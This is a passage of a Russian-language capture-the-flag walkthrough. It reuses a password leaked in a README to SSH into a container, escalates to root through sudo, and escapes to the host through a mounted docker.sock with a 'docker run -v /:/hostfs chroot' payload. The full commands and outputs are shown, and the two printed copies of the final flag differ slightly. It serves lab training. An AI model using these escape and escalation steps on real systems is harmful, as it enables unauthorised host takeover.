drwx----- 6 postgres postgres 4096 Feb  5 18:14 base
drwx----- 2 postgres postgres 4096 Feb  5 18:17 global
drwx----- 2 postgres postgres 4096 Feb  5 18:14 pg_commit_ts
drwx----- 2 postgres postgres 4096 Feb  5 18:14 pg_dynshmem
-rw----- 1 postgres postgres 4821 Feb  5 18:14 pg_hba.conf
-rw----- 1 postgres postgres 1636 Feb  5 18:14 pg_ident.conf
drwx----- 4 postgres postgres 4096 Feb  5 18:19 pg_logical
drwx----- 4 postgres postgres 4096 Feb  5 18:14 pg_multixact
drwx----- 2 postgres postgres 4096 Feb  5 18:14 pg_notify
drwx----- 2 postgres postgres 4096 Feb  5 18:14 pg_replslot
drwx----- 2 postgres postgres 4096 Feb  5 18:14 pg_serial
drwx----- 2 postgres postgres 4096 Feb  5 18:14 pg_snapshots
drwx----- 2 postgres postgres 4096 Feb  5 18:14 pg_stat
drwx----- 2 postgres postgres 4096 Feb  5 18:14 pg_stat_tmp
drwx----- 2 postgres postgres 4096 Feb  5 18:14 pg_subtrans
drwx----- 2 postgres postgres 4096 Feb  5 18:14 pg_tblspc
drwx----- 2 postgres postgres 4096 Feb  5 18:14 pg_twophase
-rw----- 1 postgres postgres    3 Feb  5 18:14 PG_VERSION
drwx----- 3 postgres postgres 4096 Feb  5 18:14 pg_wal
drwx----- 2 postgres postgres 4096 Feb  5 18:14 pg_xact
-rw----- 1 postgres postgres   88 Feb  5 18:14 postgresql.auto.conf
-rw----- 1 postgres postgres 29517 Feb  5 18:14 postgresql.conf
-rw----- 1 postgres postgres   36 Feb  5 18:14 postmaster.opts
-rw----- 1 postgres postgres   94 Feb  5 18:14 postmaster.pid
postgres@27cba0f3a360:~/data$
```

В корне, видим подозрительный файл README.

```
postgres@27cba0f3a360:/$ cat README
cat README
Hello, Michael.
As part of a routine security audit, we found suspicious activity in your account.
In order to protect the infrastructure, your password was forcibly reset.
New temporary password: 9poelSm3t4nyN4zav7rack
We recommend changing it the next time you log in.postgres@27cba0f3a360:/$
```

В файле говорится, что некому Michael поменяли пароль на 9poelSm3t4nyN4zav7rack.

У нас как раз есть такой, попробуем подключиться к нему по ssh с Jenkins хоста.

Воспользуемся утилитой sshpass

```
root@ac812e521cb0:/var/jenkins_home/workspace/hack# sshpass -p 9poelSm3t4nyN4zav7rack ssh -o StrictHostKeyChecking=no michael@172.41.0.3
< ssh -o StrictHostKeyChecking=no michael@172.41.0.3
Pseudo-terminal will not be allocated because stdin is not a terminal.
Warning: Permanently added '172.41.0.3' (ECDSA) to the list of known hosts.
Linux d7a026444df7 6.8.0-90-generic #91-Ubuntu SMP PREEMPT_DYNAMIC Tue Nov 18 14:14:30 UTC 2025 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
id
uid=1000(michael) gid=1000(michael) groups=1000(michael),27(sudo)
```

```
sshpass -p 9poelSm3t4nyN4zav7rack ssh -o StrictHostKeyChecking=no
michael@172.41.0.3
```

Сразу замечаем, что мы в группе sudo, а значит можем зайти под root'a.

В домашней директории находим четвёртый флаг

CTF{319c83babb5641fb4912a461566bc495c8030cba}

```
sudo -S -i
[sudo] password for michael: 9poelSm3t4nyN4zav7rack
id
uid=0(root) gid=0(root) groups=0(root)
cd ~
ls -la
total 28
drwx----- 1 root root 4096 Feb  5 19:04 .
drwxr-xr-x 1 root root 4096 Feb  5 19:04 ..
-rw-r--r-- 1 root root 607 Jan  2 12:35 .bashrc
-rw-r--r-- 1 root root 132 Jan  2 12:35 .profile
drwx----- 2 root root 4096 Feb  5 16:02 .ssh
-rw-r--r-- 1 root root 165 Feb  3 02:39 .wget-hsts
-rw-r--r-- 1 root root 45 Feb  4 12:24 flag.txt
cat flag.txt
CTF{319c83babb5641fb4912a461566bc495c8030cba}|
```

Поисследовав машину находим docker.sock, а значит можем сделать docker escape

```
ls -la /var/run/docker.sock
srw-rw---- 1 root 113 0 Feb  5 14:32 /var/run/docker.sock
```

Командой `docker -H unix:///var/run/docker.sock ps` посмотрим какие контейнеры запущены на хосте

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
9a85c965d426	vuln_vault	"/entrypoint.sh"	6 minutes ago	Up 6 minutes		vuln_vault_1
13ee77fdde8	vuln_telnetd	"xinetd -dontfork"	6 minutes ago	Up 6 minutes	0.0.0.0:23->23/tcp, :::23->23/tcp	vuln_telnetd_1
d7a26444d47	vuln_postgres	"docker-entrypoint.s"	6 minutes ago	Up 6 minutes		vuln_postgres_1
ac812e521cb0	vuln_jenkins	"/sbin/tini -- /usr/."	6 minutes ago	Up 6 minutes	0.0.0.0:8080->8080/tcp, ::8080->8080/tcp, 0.0.0.0:50000->50000/tcp, :::50000->50000/tcp	vuln_jenkins_1
40ab17c4b26a	postgres:15	"docker-entrypoint.s"	3 hours ago	Up 3 hours	5432/tcp	zen_giffie

С помощью такого пейлоада можем выполнять команды на хосте

```
docker run --rm -v /:/hostfs postgres:15 chroot /hostfs id
```

Забираем последний флаг в директории root'a на хосте, выбравшись из контейнера.

CTF{abbd68b1ccd25029bc4c0e55bfff98658493ea81}



```
docker run --rm -v /:/hostfs postgres:15 chroot /hostfs id
uid=0(root) gid=0(root) groups=0(root)
docker run --rm -v /:/hostfs postgres:15 chroot /hostfs ls
bin
bin.usr-is-merged
boot
dev
etc
home
lib
lib64
lib.usr-is-merged
lost+found
media
mnt
opt
proc
root
run
sbin
sbin.usr-is-merged
srv
sys
tmp
usr
var
docker run --rm -v /:/hostfs postgres:15 chroot /hostfs "ls -la"
chroot: failed to run command 'ls -la': No such file or directory
docker run --rm -v /:/hostfs postgres:15 chroot /hostfs ls /root/
root.txt
docker run --rm -v /:/hostfs postgres:15 chroot /hostfs cat /root/root.txt
CTF{abbd68b1ccd25029bc4c0e55beff98658493ea81}
```